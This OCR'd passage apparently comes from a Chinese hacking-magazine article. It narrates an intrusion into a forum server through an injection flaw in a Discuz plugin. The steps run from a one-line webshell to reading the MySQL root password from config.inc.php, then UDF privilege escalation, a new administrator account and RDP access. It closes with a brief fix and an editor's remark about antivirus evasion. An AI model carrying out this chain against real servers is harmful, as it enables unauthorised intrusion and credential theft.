


图 7




图 8

这样，一句话木马就产生了，地址是 **http://bbs.xxx.com/forumdata/cache/style_1.php**，如果你修改的 style 的 id 值是 2，webshell 就是 style_2.php。

我们来连接一句话木马，如图 9，成功拿到 webshell 了。接下来就是上传一个大马，提升权限了。

下面我们开始提升权限，上传一个大马到服务器上。查看论坛根目录下 **config.inc.php** 配置文件，获取连接 mysql 数据库的 root 用户口令，如图 10。

从图 10 中我们可以看到，mysql 数据库 root 用户的口令已经弄到了。现在我们再上传一个 mysql 数据库提升权限的 php 马，添好相应的参数，创建 mysql 函数，利用创建的函数执行系统命令，添加了一个管理员账号，再利用 **netstat -an** 查看服务器开放的端口情况，3389 远程桌面端口开放着，马上远程桌面连接到服务器上去，如图 11。

现在我们已经远程登录到服务器上了，论坛、下载和主站都在这台服务器上，一个 Discuz 插件漏洞引起的血案到这里就结束了。

二、防范血案发生

这次的渗透能拿下这个大站，主要是因为插件漏洞的原因。“江湖客栈”插件提供做任务的程序 forummission.php 由于对 id 变量没有过滤，导致了注入漏洞。防范方法是：只要对 forummission.php 程序的 id 变量进行过滤就行了。

安全是一个整体，安全防范就像木桶装水。一个木桶能装多少水，永远都是那块最短的木板所决定的。如果文章中有什么不明白的地方，可以到非安全论坛去找我，我的论坛 ID 是 rabbit-safe。

［文章所涉及的相关程序和工具已收录到光盘］

编辑点评：几个综合漏洞的综合利用，先是注射，后是后台拿 shell，再是 root 提权。不过这注射和进后台的第一步，是需要对一些基础知识的掌握，以及对某一些 exp 的熟悉。用 root 的 udf 提权的话，恐怕最难的障碍估计就是服务器上的杀软了，这就需要了解免杀。唉，黑客需要掌握和关注的东东还真多。




图 9

